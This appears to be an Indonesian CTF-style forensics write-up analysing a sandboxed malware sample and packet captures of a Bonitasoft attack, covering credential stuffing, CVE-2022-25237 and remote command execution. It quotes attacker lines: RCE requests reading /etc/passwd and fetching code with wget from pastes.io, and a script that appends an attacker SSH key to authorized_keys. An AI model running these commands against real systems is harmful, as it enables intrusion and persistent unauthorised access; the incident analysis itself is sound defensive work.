#55488(1275), #55490(1275), #55492(1275), #55494(1275), #55496(1275), #55498(1275), #55500(1275), #55502(1275), #55504(1275), #55506(1275), #55508(1275), #55510(1275), #55512(1275), #55514(1275), #55516(1275), #55518(1275), #55520(1275), #55522(1275), #55524(1275), #55526(1275), #55528(1275), #55530(1275), #55532(1275), #55534(1275), #55536(1275), #55538(1275), #55540(1275), #55542(1275), #55544(1275), #55546(1275), #55548(1275), #55550(1275), #55552(1275), #55554(1275), #55556(1275), #55558(1275), #55560(1275), #55562(1275), #55564(1275), #55566(1275), #55568(1275), #55570(1275), #55572(1275), #55574(1275), #55576(1275), #55578(1275), #55580(1275), #55582(1275), #55584(1275), #55586(1275), #55588(1275), #55590(1275), #55592(1275), #55594(1275), #55596(1275), #55598(1275), #55600(1275), #55602(1275), #55604(1275), #55606(1275), #55608(1275), #55610(1275), #55612(1275), #55614(1275), #55616(1275), #55618(1275), #55620(1275), #55622(1275), #55624(1275), #55626(1275), #55628(1275), #55630(1275), #55632(1275), #55634(1275), #55636(1275), #55638(1275), #55640(1275), #55642(1275), #55644(1275), #55646(1275), #55648(1275), #55650(1275), #55652(1275), #55654(1275), #55656(1275), #55658(1275), #55660(1275), #55662(1275), #55664(1275), #55666(1275), #55668(1275), #55670(1275), #55672(1275), #55674(1275), #55676(1275), #55678(1275), #55680(1275), #55682(1275), #55684(1275), #55686(1275), #55688(1275), #55690(1275), #55692(1275), #55694(1275), #55696(1275), #55698(1275), #55700(1275), #55702(1275), #55704(1275), #55706(1275), #55708(1275), #55710(1275), #55712(1275), #55714(1275), #55716(1275), #55718(1275), #55720(1275), #55722(1275), #55724(1275), #55726(1275), #55728(1275), #55730(1275), #55732(1275), #55734(1275), #55736(1275), #55738(1275), #55740(1275), #55742(1275), #55744(1275), #55746(1275), #55748(1275), #55750(1275), #55752(1275), #55754(1275), #55756(1275), #55758(1275), #55760(1275), #55762(1275), #55764(1275), #55766(1275), #55768(1275), #55770(1275), #55772(1275), #55774(1275), #55776(1275), #55778(1275), #55780(1275), #55782(1275), #55784(1275), #55786(1275), #55788(1275), #55790(1275), #55792(1275), #55794(1275), #55796(1275), #55798(1275), #55800(1275), #55802(1275), #55804(1275), #55806(1275), #55808(1275), #55810(1275), #55812(1275), #55814(1275), #55816(1275), #55818(1275), #55820(1275), #55822(1275), #55824(1275), #55826(1275), #55828(1275), #55830(1275), #55832(1275), #55834(1275), #55836(1275), #55838(1275), #55840(1275), #55842(1275), #55844(1275), #55846(1275), #55848(1275), #55850(1275), #55852(1275), #55854(1275), #55856(1275), #55858(1275), #55860(1275), #55862(1275), #55864(1275), #55866(1275), #55868(1275), #55870(1275), #55872(1275), #55874(1275), #55876(1275), #55878(1275), #55880(1275), #55882(1275), #55884(1275), #55886(1275), #55888(1275), #55890(1275), #55892(1275), #55894(127

Filter malicious IP dari Contacted URL Virus Total lalu filter dengan protocol http. Terlihat aplikasi tersebut menyisipkan fuckingdllENCr.dll jika mengakses puk.php

Q13: Final Recovery v3.0.7.0325

Run Recover_Setup.exe di Sandbox Environment, lalu malware tersebut akan drop malware notes dengan nama readme.txt yang berisi nama asli dan versi program tersebut

The screenshot shows the JoeSandbox Cloud interface with the following details:

- File Path:** C:\Program Files (x86)\FLSCover\Rec528\Readme.txt (copy)
- Process:** C:\Users\user\AppData\Local\Temp\is-F17BK tmp\is-TECQP tmp
- File Type:** ASCII text, with CRLF line terminators
- Category:** dropped
- Size (bytes):** 1949
- Entropy (8bit):** 4.915453283427292
- Encrypted:** false
- SSDEEP:** 48 S4k3C0nGTAFE3bIBaMO0Mk2LXVn7K+eq9hb6Suf plkvGTAFELIB/A4GXVnWU9BNuf
- MD5:** C0AE85DB30FE9027DBBF3BA758FA78BE
- SHA1:** 95E69DB95504A9F61D090690F32FB5D2F685C604
- SHA-256:** CF63BBFD735C18757AC2AA6CB8A14C82745B6158F9FD299BD189D9CA3E7A2DE7
- SHA-512:** DA53177074E79F96C1C7E477E0E7B63CD1D2B836DB9E8069F20B60897FC5770D2B16594A84A953A9CD56BD4C0DD87D5EFBDDF881EEA840D6B106552C5AC6815E
- Malicious:** false
- Reputation:** moderate, very likely benign file
- Preview:** .. F i n a l R e c o v e r y v3.0.7.0325....OverviewFinalRecovery is a powerful and easy-to-use file recovery software. It is suitable for various data recovery situations. Some of those situations are listed below.1 Recover accidentally deleted files (files were deleted by using windows explorer, .. command line, other software utilities; files which lost while emptying recycle .. bin; file losses which caused by unknown reasons); ..2 Recover files from accidentally formatted disk volume; ..3 Recover files from lost partitions (the cases may be partition deletion, disk .. repartitioning, partition losses which caused by virus or other reasons) or .. corrupted partitions; ..4 Recover files from drive image files; ..5 Predict drive failures (doesn't support SCSI hard drives, removable hard drives).FinalRecovery supports FAT12, FAT16, FAT32, NTFS, NTFS5 and Raw file system. It can ..recover files from hard disks, floppies, U disks, PCMCIA-

At the bottom, the file path C:\Program Files (x86)\FLSCover\Rec528\Rec528.exe is also visible.

STAGE 2

Operation Network Sentinel

Q1: Bonitasoft

Pertama saya filter protocol http, kemudian banyak request yang menuju ke endpoint bonita,

The screenshot shows the Wireshark interface with a packet list filtered for HTTP. The selected packet is a GET request to /bonita/portal/homepage. The packet details pane shows the Hypertext Transfer Protocol section with the following information:

- Sequence Number: 510 (relative sequence number)
- Sequence Number (raw): 1880201828
- [Next Sequence Number: 1078 (relative sequence number)]
- Acknowledgment Number: 156 (relative ack number)
- Acknowledgment number (raw): 1781257415
- 1000 = Header length: 32 bytes (8)
- Flags: 0x018 (PSH, ACK)
- Window: 2048
- [Calculated window size: 131072]
- [Window size scaling factor: 64]
- Checksum: 0xe872 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [Timestamps]
- [SEQ/ACK analysis]
- [Client Contiguous Streams: 1]
- [Server Contiguous Streams: 1]
- TCP payload (568 bytes)
- Hypertext Transfer Protocol

The packet bytes pane shows the raw data of the HTTP request, including the status line: 200 OK /bonita/portal/homepage HTTP/1.1.


kemudian saya coba cek ke alerts.json lalu search kata “Bonita”, lalu dapet nama fullnya yaitu:

The screenshot shows a code editor with the alerts.json file open. The search bar at the top right contains the text "Bonita". The search results show a single match in the file, which is a JSON object representing an alert:

```
{
  "proto": "http",
  "alert": {
    "severity": "i",
    "signature": "ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)",
    "category": "Attempted Administrator Privilege Gain",
    "action": "allowed"
  }
}
```

Q2: Credential Stuffing


Saya filter http dengan method POST, lalu banyak request yang dikirim ke loginservice



Kemudian jika dilihat requestnya, attacker mencoba username dan password yang berbeda-beda yang merupakan ciri-ciri dari credential stuffing

Q3: CVE-2022-25237

Pada alerts.json tertera CVE Bonitasoft Authorization Bypass yaitu CVE_2022_25237



Q4: i18ntranslation

Wireshark capture showing a list of HTTP POST requests to /bonita/loginservice. The packet list shows various POST requests with different lengths and info. The packet details pane for packet 2918 shows the structure of the request, including the body which is a JSON object. The packet bytes pane shows the raw data of the packet.

Masih pada filter method POST, jika scroll ke bawah, attacker menyisipkan suatu string ke API URL

Q5: 59

Tambahin value username sebagai kolom baru terus filter method POST, jangan ambil yang value urlencodednya “install“, lalu hanya ambil yang ke endpoint loginservice

Wireshark capture showing a list of HTTP POST requests to /bonita/loginservice. The packet list shows various POST requests with different lengths and info. The packet details pane for packet 2170 shows the structure of the request, including the body which is a JSON object. The packet bytes pane shows the raw data of the packet.

Q6: seb.broom@forela.co.uk:g0vernm3nt

No.	Time	Source	Destination	Protocol	Length	Value	Info
2481	2023-01-19 22:33:04,336088	156.146.62.213	172.31.6.44	HTTP	131	Osborne.Humpatch@forela.co.uk,034mHcI4D,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3415	2023-01-19 22:37:15,284211	156.146.62.213	172.31.6.44	HTTP	127	Pat.Kloisner@forela.co.uk,N8zVWtF6,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2986	2023-01-19 22:35:15,502277	156.146.62.213	172.31.6.44	HTTP	124	Pete.Panoni@forela.co.uk,BKdKGtB,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2858	2023-01-19 22:34:51,052463	156.146.62.213	172.31.6.44	HTTP	121	Puff.Yapp@forela.co.uk,M08Aae,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3018	2023-01-19 22:35:22,129005	156.146.62.213	172.31.6.44	HTTP	130	Rakel.Cawley@forela.co.uk,h4giU3Ylumi9t,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2840	2023-01-19 22:34:44,350863	156.146.62.213	172.31.6.44	HTTP	134	Samaria.Percifull@forela.co.uk,CUgc3hzhW5g,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2793	2023-01-19 22:34:31,030213	156.146.62.213	172.31.6.44	HTTP	125	Sharon.Clau@forela.co.uk,3Kd0861,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2746	2023-01-19 22:34:17,095316	156.146.62.213	172.31.6.44	HTTP	131	Skipton.Pickerill@forela.co.uk,Icsu11Nu,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3084	2023-01-19 22:35:42,198320	156.146.62.213	172.31.6.44	HTTP	133	Stanleigh.Tuckwell@forela.co.uk,VQck8Tgn3,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2510	2023-01-19 22:33:11,063824	156.146.62.213	172.31.6.44	HTTP	129	Talya.Sterman@forela.co.uk,3gCER22Mh,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3436	2023-01-19 22:37:21,908091	156.146.62.213	172.31.6.44	HTTP	130	Teresita.Benford@forela.co.uk,uVjtQzX,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2556	2023-01-19 22:33:24,373096	156.146.62.213	172.31.6.44	HTTP	127	Tobiah.Hortead@forela.co.uk,fp00Q1,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2283	2023-01-19 22:32:04,452053	156.146.62.213	172.31.6.44	HTTP	122	Vida.Murty@forela.co.uk,dulc6g,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3391	2023-01-19 22:37:08,595909	156.146.62.213	172.31.6.44	HTTP	131	Winston.Cornville@forela.co.uk,cEmh5K2Vh,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2900	2023-01-19 22:35:04,295085	156.146.62.213	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3550	2023-01-19 22:38:58,279293	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3618	2023-01-19 22:38:52,303083	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3714	2023-01-19 22:39:17,658088	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt,en	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

Sort berdasarkan value email, lalu terlihat ada 4 credential yang dicoba berulang kali dengan username dan password yang sama

Q7: [pastes.io](#)

Setelah threat actor berhasil masuk ke server dengan credential tadi dan menyisipkan string untuk memanfaatkan kerentanan dengan RCE, threat actor terlihat menginstall sebuah script yang berasal dari [pastes.io](#)

No.	Time	Source	Destination	Protocol	Length	Info
3580	2023-01-19 22:38:38,789370	138.199.59.221	172.31.6.44	HTTP/JSON	148	POST /bonita/API/portal/page/i18ntranslation HTTP/1.1, JSON (application/json)
3583	2023-01-19 22:38:38,798560	172.31.6.44	138.199.59.221	HTTP/JSON	71	HTTP/1.1 200, JSON (application/json)
3586	2023-01-19 22:38:38,965694	138.199.59.221	172.31.6.44	HTTP	410	GET /bonita/API/extension/rce?ps=0&c=1&cmd=cat%20/etc/passwd HTTP/1.1
3588	2023-01-19 22:38:39,087666	172.31.6.44	138.199.59.221	HTTP/JSON	2374	HTTP/1.1 200, JSON (application/json)
3591	2023-01-19 22:38:39,175729	138.199.59.221	172.31.6.44	HTTP	420	DELETE /bonita/API/portal/page/i18ntranslation HTTP/1.1
3593	2023-01-19 22:38:39,189620	172.31.6.44	138.199.59.221	HTTP	257	HTTP/1.1 200
3610	2023-01-19 22:38:49,138636	138.199.59.221	172.31.6.44	HTTP	185	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3615	2023-01-19 22:38:52,141751	172.31.6.44	138.199.59.221	HTTP	187	HTTP/1.1 401
3618	2023-01-19 22:38:52,303083	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3621	2023-01-19 22:38:52,306936	172.31.6.44	138.199.59.221	HTTP	452	HTTP/1.1 204
3639	2023-01-19 22:38:52,634089	138.199.59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload/i18ntranslation?action=add HTTP/1.1
3642	2023-01-19 22:38:52,635227	172.31.6.44	138.199.59.221	HTTP	71	HTTP/1.1 200 (text/plain)
3646	2023-01-19 22:38:52,796028	138.199.59.221	172.31.6.44	HTTP/JSON	148	POST /bonita/API/portal/page/i18ntranslation HTTP/1.1, JSON (application/json)
3649	2023-01-19 22:38:52,805597	172.31.6.44	138.199.59.221	HTTP/JSON	71	HTTP/1.1 200, JSON (application/json)
3652	2023-01-19 22:38:52,967854	138.199.59.221	172.31.6.44	HTTP	432	GET /bonita/API/extension/rce?ps=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gr0et8 HTTP/1.1
3675	2023-01-19 22:38:53,551389	172.31.6.44	138.199.59.221	HTTP/JSON	905	HTTP/1.1 200, JSON (application/json)
3679	2023-01-19 22:38:53,713731	138.199.59.221	172.31.6.44	HTTP	420	DELETE /bonita/API/portal/page/i18ntranslation HTTP/1.1
3681	2023-01-19 22:38:53,723138	172.31.6.44	138.199.59.221	HTTP	257	HTTP/1.1 200
3706	2023-01-19 22:39:14,423793	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

Transmission Control Protocol, Src Port: 53386, Dst Port: 8080, Seq: 16680, Ack: 1514, Len: 366

Hypertext Transfer Protocol

- GET /bonita/API/extension/rce?ps=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gr0et8 HTTP/1.1\r\n
 - Request Method: GET
 - Request URI: /bonita/API/extension/rce?ps=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gr0et8
 - Request URI Path: /bonita/API/extension/rce
 - Request URI Query: ps=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gr0et8
 - Request URI Query Parameter: ps=0
 - Request URI Query Parameter: c=1
 - Request URI Query Parameter: cmd=wget%20https://pastes.io/raw/bx5gr0et8
 - Request Version: HTTP/1.1
 - Host: forela.co.uk:8080\r\n
 - User-Agent: python/requests/2.28.1\r\n
 - Accept-Encoding: gzip, deflate\r\n
 - Accept: */*\r\n
 - Connection: keep-alive\r\n
 - Cookie: JSESS10MID=745EE4F72430A99264F07781F0B904E3; X-Bonita-API-Token=1c3bfac-8abd-4cc0-a52e-bb5811198cdf; bor\r\n\r\n
 - [Response in frame: 3675]
 - [Full request URI: http://forela.co.uk:8080/bonita/API/extension/rce?ps=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gr0et8]

HTTP Request-URI Query Parameter (http.request.uri.query.parameter). 43 bytes

Q8: hffgra4unv

```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Jika membuka link yang terdapat di Q7, isinya adalah sebuah script bash yang redirect download ke pastes.io/raw/hffgra4unv


Q9: /home/ubuntu/.ssh/authorized_keys

Jika membuka pastes.io/raw/hffgra4unv, isinya merupakan authorized_keys

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCGruRMq3DMroGKrcPeeuEqQ3i5/sAL3gryt+nUqb8A/M+KG4E1Cv7S4gP2os1b8FMK3ZwvVTdpEKW6wdGp12wcznBj0Bstx60F2yp9RI0b3c/ezgs9zvna087YC8Sm4nkkXhgkabqCM7rHEY4Lay0LWF9UbxueSAH1JgQ2ADbKSn1g8gMnJ
TNRwKbgesk0ZcG3b61cj6nkKykeZBLVmc7z4mkSm28ZVTa15M3HUNSEWRB6gJ6eMBd17MnWZ925YDq8XUBV25x2gjoDGHucd610q9BU52wY03L3LaFeoTCLuA+hnn82886ouJz3FmEUTW61PAXF3BN7vRIMSvsN
```


Pada gambar Q8, script tersebut mencoba untuk merubah authorized_keys milik server dengan authorized_keys milik threat actor

Q10: T1098.004




Operation Threat Trace


Q1: theodore.todtenhaupt@developingdreams.site




Q2: 2025-1-31




Q3: T1583.001



